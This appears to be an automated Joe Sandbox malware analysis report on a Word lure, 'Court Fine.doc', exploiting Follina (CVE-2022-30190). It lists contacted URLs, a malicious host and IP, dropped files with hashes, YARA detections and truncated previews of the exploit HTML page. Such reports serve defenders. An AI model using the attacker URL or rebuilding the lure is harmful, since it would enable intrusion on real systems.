http://https://messaging.engagement.office.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://web.microsoftstream.com/video/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://dataservice.o365filtering.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://ncus.contentsync.	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://weather.service.msn.com/data.aspx	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://apis.live.net/v5.0/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://messaging.lifecycle.office.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://management.azure.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://outlook.office365.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://wus2.contentsync.	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/api/v1.0/me/Activities	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.office.net	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://entitlement.diagnostics.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://outlook.office.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://outlook.office365.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://webshell.suite.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://management.azure.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://devnull.onenote.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://messaging.action.office.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://ncus.pagecontentsync.	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://messaging.office.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.190.5	akmalreload.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	671073
Start date and time: 21/07/202214:33:27	2022-07-21 14:33:27 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Court Fine.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winDOC@12/27@3/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.191, 52.109.76.35, 52.109.88.40, 40.125.122.176, 20.189.173.21, 52.242.101.226, 20.223.24.244, 52.152.110.14, 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- VT rate limit hit for: Court Fine.doc

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.47571326717584517
Encrypted:	false
SSDEEP:	384:/GfX0CUJCmg8SF1fZ0jGBg2aFfWWbwtZ1IM+hVZO4Fg:efXwCVHhZWFOWb/XI
MD5:	0A2C069AD707F992B9E6BC400F86811D
SHA1:	BE6E33C5C1D3E7B4687E234BD2F9DEC74730442B
SHA-256:	DB52D7049DE5191AC0D545F49E1289042DB4B41DCA84EDA1AC684AFA68DF6218
SHA-512:	1ADACEB49A5616E13C2F8749186C198599326B5A65680052136FC44028D1CFF5FE747319974D1197F0328E567120C09877D02038423D0AB7074FB3CC54F720E3
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N]U.7.....(....`.:{6....Z.C...3..y[l.|*..|.....f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644
Encrypted:	false
SSDEEP:	3:QXTFFFdaV:QXJVu
MD5:	D34B8A9AC2D99FE6548198BBD705AC75
SHA1:	3010EE9F1C61AEC5D83DF4807C6F35B826E42424
SHA-256:	37261808F63256D3215266946569D27A1F4BB52A800345AB4E04A7F4458DA4FE
SHA-512:	9AAFEFF80115A2C1F00909C8BAD7143A856A5228186E19D4347EBDCB3EC658E256C2DA71EEDC3941DBB9882E02FAE479E5E2B72ED4E35252B3B8209CA82CC4 F0
Malicious:	false
Preview:	849224. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4BB7C654-D425-4C33-A395-6183 4046706D

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	149077
Entropy (8bit):	5.356737748338348
Encrypted:	false
SSDEEP:	1536:PcQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3XxBETLKz6e:OJQ9DQC+zPXwI
MD5:	611C898B25966837F55025A540F38CDC
SHA1:	BB7220D67A8597BBCDCD2F9E83847DE834C6BE2B

SHA-256:	AF401B55BA232DC415DFD6F6A144133B53B5982C1B9CA5FA0387567FC4F92D47
SHA-512:	EED548A1A851111BA8DF87F6A2E4D5722BD49ADFC50D29E4DFF87B267233764A1103CE98AB2FAC9EAE4A738EF71094EA91DA0764B9A3829E1FF1072D5A454C C7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-07-21T12:34:45">.. Build: 16.0.15517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637 BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm, Author: Joe Security
Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637 BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm, Author: Joe Security
Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{86E9AFD0-3AEB-4A8A-B1B8-9AD364CDD22E}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{FE3CC2CB-584B-4D5D-A293-44365A85A783}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.8065410214023134
Encrypted:	false
SSDEEP:	6:olgl5lNcY2lel5E7l8iljJ0dYB4PxZUtLamN:4v2iBUJEZw
MD5:	712D5A8CE10E91EFED4B1A1EB41849F5
SHA1:	7E2D68210C45F13D42BE4734453389AB8D0B70D4
SHA-256:	8C7D470BB5E3723F9CBAD381111A09AABBE71BE27906316A2E671409B90B3F8D
SHA-512:	FB36BEA5A5BF60846AF25CBE2F3EDF348EC2A64013A3230811566A76E8465616426109B9D6BF5AEEE9DE0F783C660551D03CE90752B97D481D4D91266F4A2E6A
Malicious:	false
Preview:	..L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.s.:.//.a.k.m.a.l.r.e.l.o.a.d...c.o.m./.s.t.r.u.k./.w.e.l.l.c.o.m.e...h.t.m.l.!.". ."."..\.p. .\.f. .0..... . ...j....U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\wellcome[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\wellcome[1].htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\wellcome[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\wellcome[1].htm, Author: Joe Security
IE Cache URL:	http://https://akmalreload.com/struk/wellcome.html

Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Temp\0e51okyq\0e51okyq.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.093108375291108
Encrypted:	false
SSDEEP:	48:6QIpqb927GslPg1DRjyJCO7dk1ul/a3Tq:xbc7GHxO5nNK
MD5:	E19EE91E755D028BA21483F98B88843E
SHA1:	247B906AF7D343B6AC43C8A1F2921BD20B9853EB
SHA-256:	3F5470FE931AB6B9278CEAF18B49905FAE0961412DC8316838991E8B3066B552
SHA-512:	47CC7B513BB1F779D495D790AE25B14B3A3D8FA600523F79EACB0F202C9DC7F91EFF1173E4C24D6D7B4A0DDA265656F0E735DF394F8B15AFDD45093770CADE A0
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......b...........!.................%... ...@....... ....@..................................$..K....@.......................`....................................................... ............... ..H............text...4.... ...................... ..`.rsrc........@......................@..@.reloc.......`......................@..B.................%......H........ ..4...0..6....... ....s........o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB............v4.0.30319......l.......#~..........#Strings............#US.........#GUID.......t...#Blob...........W=........%3..2.+...N.B....................0.....W.......+.............................Q.9.......... \.....P ......j...... ..

C:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.105494291887545
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryaKWUTak7YnqqhKWU8PN5Dlq5J:+RI+ycuZhNQGakShXPNnqX
MD5:	73D4122E3FC352EBCD2C85F7DDA8D695
SHA1:	6671C842E7145EA8CD6FDA964C575B4C038BCEE1
SHA-256:	C05AA2387D31CB368A346BB8D041C6A257E5ABCD6C06574C7B8DE21130C620AE
SHA-512:	E19D20B242B0CFF41E10452EFD9162EC151477BCBC26821DDC42C183C9BADD4EE92202BF80109DCF7C84BFD562AC420D2F54883A1521705490C48AEDA722D E2
Malicious:	false
